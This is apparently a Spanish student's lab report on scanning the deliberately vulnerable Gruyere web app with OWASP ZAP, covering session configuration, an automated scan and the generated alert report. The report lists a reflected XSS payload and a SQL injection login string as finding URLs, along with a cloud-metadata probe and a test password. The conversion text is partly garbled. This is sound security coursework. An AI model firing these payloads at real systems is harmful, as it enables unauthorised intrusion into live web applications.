The screenshot shows the OWASP ZAP interface. The main window displays the 'Bienvenido a OWASP ZAP' (Welcome to OWASP ZAP) page, which is a landing page for web penetration testing. Below it, a Firefox browser window shows a login form for 'Gruyere: Login'. The URL is <https://192.168.1.99:8080/5085976018799815269668784614858>. The login form has 'User name:' and 'Password:' fields, both highlighted with orange circles. A 'Login' button is also visible. The status bar at the bottom of the browser window shows 'HTTP/1.0 200 OK Server: BaseHTTP/0.3 Python/2.7.3 Date: Sun, 05 Feb 2023 16:24:29 GM'. The ZAP interface sidebar lists several sites under the 'Contextos' section, including Mozilla services like location.services.mozilla.com and tracking-protection.cdn.mozilla.net.

Ahora inicio sesión:

This screenshot shows the OWASP ZAP interface after a successful login. The main window still displays the 'Bienvenido a OWASP ZAP' page. The Firefox browser window now shows the 'Gruyere: Login' page with the 'User name:' field filled with 'alesander' and the 'Password:' field filled with '\*\*\*\*\*'. The 'Login' button is visible. The status bar at the bottom of the browser window shows 'HTTP/1.0 200 OK Server: BaseHTTP/0.3 Python/2.7.3 Date: Sun, 05 Feb 2023 16:24:29 GM'. The ZAP interface sidebar shows the same list of sites under 'Contextos'. The bottom of the ZAP window shows a 'Canal' (Console) tab with a list of log entries, and a 'Capacida' (Capacida) tab on the right side.

## PROYECTO 1<sup>a</sup> EVALUACIÓN

Bienvenido a OWASP ZAP

Gruyere: Home

Private snippet Show

Historial Buscar Alertas Salida WebSockets

Canal: --Todos los canales-- Filtro: APAGADO

#1.182  
#1.183  
#1.184  
#1.185  
#1.186  
#1.187  
#1.188  
#1.189

5/2/23, 17:26:03.566 1=TEXT  
5/2/23, 17:26:03.419 1=TEXT  
5/2/23, 17:26:03.462 1=TEXT  
5/2/23, 17:26:03.488 1=TEXT  
5/2/23, 17:26:03.553 1=TEXT  
5/2/23, 17:26:03.564 1=TEXT

578 ("event.type": "alert.ad  
565 ("event.type": "alert.ad  
605 ("event.type": "alert.ad  
500 ("event.type": "alert.ad  
645 ("event.type": "alert.ad  
599 ("event.type": "alert.ad  
587 ("event.type": "alert.ad  
639 ("event.type": "alert.ad

Ahora busco la sesión:

Bienvenido a OWASP ZAP

ZAP es una herramienta integrada para pruebas de penetración fácil de utilizar que permite encontrar vulnerabilidades en aplicaciones web.

Si eres nuevo en ZAP, es mejor comenzar con una de las siguientes opciones.

Escaneo Automatizado Exploración Manual Aprender más

Noticias

How to configure ZAP to authenticate using Selenium Aprender más


Historial Buscar Alertas Salida WebSockets Sesiones HTTP

Sitio: 192.168.1.99:8080 Nueva sesión Exportar


Activo	Nombre	Valores de los Token de Sesión	Mensajes coincidentes
--------	--------	--------------------------------	-----------------------

En este caso no se genera una sesión por lo tanto este método no vale.


Entonces creo una sesión:




Añado el usuario:



Habilito el Force User Mode:



Ahora configuro cual es la página de login:



Ahora en escaneo automatizado, elijo la URL y ejecuto:

Escaneo acabado:


## PROYECTO 1<sup>a</sup> EVALUACIÓN

The screenshot shows the ZAP interface during an automated scan. The main window displays the title "Escaneo automatizado" with a note about initiating an automatic scan against an application. The URL being attacked is <http://192.168.1.99:8080:50859760187998152696687841485870966098/>. The spider type is set to "Firefox Headless". The progress bar indicates the attack is complete. Below the main window, a detailed log table shows the results of the 3380 requests made during the scan.

ID	Petición (Tiempo)	Marcas de tiempo Respuesta	Método	URL	Código	Razón	TTFB	Tamaño de la Cabecera de Respuesta	Respuesta (Tamaño del cuerpo)
9.000	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	9milisegundos	155bytes	4.693bytes	
9.051	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	27milisegundos	155bytes	4.707bytes	
9.052	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	32milisegundos	155bytes	4.693bytes	
9.053	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	9milisegundos	155bytes	4.693bytes	
9.054	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	5milisegundos	155bytes	4.693bytes	
9.055	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	9milisegundos	155bytes	4.693bytes	
9.056	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	11milisegundos	155bytes	4.693bytes	
9.057	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	12milisegundos	155bytes	4.693bytes	
9.058	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	13milisegundos	155bytes	4.693bytes	
9.059	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	14milisegundos	155bytes	4.685bytes	
9.060	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	10milisegundos	155bytes	4.685bytes	
9.061	5/02/23, 17:48:18	5/02/23, 17:48:18	GET	<a href="http://192.168.1.99:8080:50859760187998152696687841485870966098/">http://192.168.1.99:8080:50859760187998152696687841485870966098/</a>	200 OK	12milisegundos	155bytes	4.693bytes	

Ahora voy a generar un informe:

The screenshot shows the ZAP interface with a modal dialog titled "Generate Report" open. The report title is set to "ZAP Scanning Report" and the report name is "2023-02-05-ZAP-Report.html". The report directory is set to "C:\Users\Alexander\Desktop". The "Display Report" checkbox is checked. The background shows the same automated scan results as the previous screenshot.



# ZAP Scanning Report

Generated with  ZAP on dom 5 feb 2023, at 18:13:18

## Contents

- [About this report](#)
  - [Report parameters](#)
- [Summaries](#)
  - [Alert counts by risk and confidence](#)
  - [Alert counts by site and risk](#)
  - [Alert counts by alert type](#)
- [Alerts](#)
  - [Risk=Alto, Confidence=Medio \(3\)](#)
  - [Risk=Alto, Confidence=Bajo \(1\)](#)
  - [Risk=Medio, Confidence=Alto \(1\)](#)
  - [Risk=Medio, Confidence=Medio \(1\)](#)
  - [Risk=Medio, Confidence=Bajo \(2\)](#)

- [Summaries](#)
  - [Alert counts by risk and confidence](#)
  - [Alert counts by site and risk](#)
  - [Alert counts by alert type](#)
- [Alerts](#)
  - [Risk=Alto, Confidence=Medio \(3\)](#)
  - [Risk=Alto, Confidence=Bajo \(1\)](#)
  - [Risk=Medio, Confidence=Alto \(1\)](#)
  - [Risk=Medio, Confidence=Medio \(1\)](#)
  - [Risk=Medio, Confidence=Bajo \(2\)](#)
  - [Risk=Bajo, Confidence=Alto \(1\)](#)
  - [Risk=Bajo, Confidence=Medio \(5\)](#)
  - [Risk=Informativo, Confidence=Medio \(2\)](#)
  - [Risk=Informativo, Confidence=Bajo \(3\)](#)
- [Appendix](#)
  - [Alert types](#)

### **About this report**

En este caso encuentra 2 vulnerabilidades que el considera de nivel alto y cuatro de nivel medio.

**Risk=Alto, Confidence=Medio (3)**

**<http://192.168.1.99:8080> (3)**

**Cross Site Scripting (Reflected) (1)**

- ▶ GET

<http://192.168.1.99:8080/508597601879981526966878461485870966098/deletesnippet?index=%3C%2Fdiv%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cdiv%3E>

**Cross Site Scripting XSS (Persistente) (1)**

- ▶ GET <http://192.168.1.99:8080/508597601879981526966878461485870966098/logout>

**Inyección SQL (1)**

- ▶ GET <http://192.168.1.99:8080/508597601879981526966878461485870966098/login?uid=%27+AND+%271%27%3D%271%27+--+&pw=>

**Risk=Alto, Confidence=Bajo (1)**

**<http://192.168.1.99:8080> (1)**

**Metadatos de la nube potencialmente expuestos (1)**

- ▶ GET <http://192.168.1.99:8080/latest/meta-data/>

**Risk=Medio, Confidence=Alto (1)**

**<http://192.168.1.99:8080> (1)**

**Content Security Policy (CSP) Header Not Set (1)**

- ▶ GET <http://192.168.1.99:8080/508597601879981526966878461485870966098/>

**Risk=Medio, Confidence=Medio (1)**

**[http://192.168.1.99:8080 \(1\)](http://192.168.1.99:8080)**

**Missing Anti-clickjacking Header (1)**

- ▶ GET <http://192.168.1.99:8080/508597601879981526966878461485870966098/>

**Risk=Medio, Confidence=Bajo (2)**

**[http://192.168.1.99:8080 \(2\)](http://192.168.1.99:8080)**

**Archivo Oculto Encontrado (1)**

- ▶ GET <http://192.168.1.99:8080/.hg>

**Ausencia de fichas (tokens) Anti-CSRF (1)**

- ▶ GET <http://192.168.1.99:8080/508597601879981526966878461485870966098/login>

Risk=Bajo, Confidence=Medio (5)

[http://192.168.1.99:8080 \(4\)](http://192.168.1.99:8080)

**Big Redirect Detected (Potential Sensitive Information Leak) (1)**

- ▶ GET <http://192.168.1.99:8080/508597601879981526966878461485870966098>

**Cookie No HttpOnly Flag (1)**

- ▶ GET <http://192.168.1.99:8080/508597601879981526966878461485870966098/login?uid=alesander&pw=abc123>.

**Cookie without SameSite Attribute (1)**

- ▶ GET <http://192.168.1.99:8080/508597601879981526966878461485870966098/login?uid=alesander&pw=abc123>.

**Private IP Disclosure (1)**

- ▶ GET <http://192.168.1.99:8080/627840037480778722812315839194576695652/snippets.gtl?uid=ZAP>

Y ahora los tipos:

**Cross Site Scripting (Reflected)**

<b>Source</b>	raised by an active scanner ( <a href="#">Cross Site Scripting (Reflected)</a> )
<b>CWE ID</b>	<a href="#">79</a>
<b>WASC ID</b>	8
<b>Reference</b>	<ul style="list-style-type: none"><li>▪ <a href="http://projects.webappsec.org/Cross-Site-Scripting">http://projects.webappsec.org/Cross-Site-Scripting</a></li><li>▪ <a href="http://cwe.mitre.org/data/definitions/79.html">http://cwe.mitre.org/data/definitions/79.html</a></li></ul>

### Cross Site Scripting XSS (Persistente)

<b>Source</b>	raised by an active scanner ( <a href="#">Cross Site Scripting XSS (Persistente)</a> )
<b>CWE ID</b>	<a href="#">79</a>
<b>WASC ID</b>	8
<b>Reference</b>	<ul style="list-style-type: none"> <li>▪ <a href="http://projects.webappsec.org/Cross-Site-Scripting">http://projects.webappsec.org/Cross-Site-Scripting</a></li> <li>▪ <a href="http://cwe.mitre.org/data/definitions/79.html">http://cwe.mitre.org/data/definitions/79.html</a></li> </ul>

Esto es un falso positivo:

### Inyección SQL

<b>Source</b>	raised by an active scanner ( <a href="#">Inyección SQL</a> )
<b>CWE ID</b>	<a href="#">89</a>
<b>WASC ID</b>	19
<b>Reference</b>	<ul style="list-style-type: none"> <li>▪ <a href="https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html</a></li> </ul>

### User Controllable HTML Element Attribute (Potential XSS)


<b>Source</b>	raised by a passive scanner ( <a href="#">User Controllable HTML Element Attribute (Potential XSS)</a> )
<b>CWE ID</b>	<a href="#">20</a>
<b>WASC ID</b>	20
<b>Reference</b>	<ul style="list-style-type: none"> <li>▪ <a href="http://websecuritytool.codeplex.com/wikipage?title=Checks%23user-controlled-html-attribute">http://websecuritytool.codeplex.com/wikipage?title=Checks%23user-controlled-html-attribute</a></li> </ul>

**Ausencia de fichas (tokens) Anti-CSRF**


<b>Source</b>	raised by a passive scanner ( <a href="#">Ausencia de fichas (tokens) Anti-CSRF</a> )
<b>CWE ID</b>	<a href="#">352</a>
<b>WASC ID</b>	9
<b>Reference</b>	<ul style="list-style-type: none"> <li>▪ <a href="http://projects.webappsec.org/Cross-Site-Request-Forgery">http://projects.webappsec.org/Cross-Site-Request-Forgery</a></li> <li>▪ <a href="http://cwe.mitre.org/data/definitions/352.html">http://cwe.mitre.org/data/definitions/352.html</a></li> </ul>

d) Burp Suite

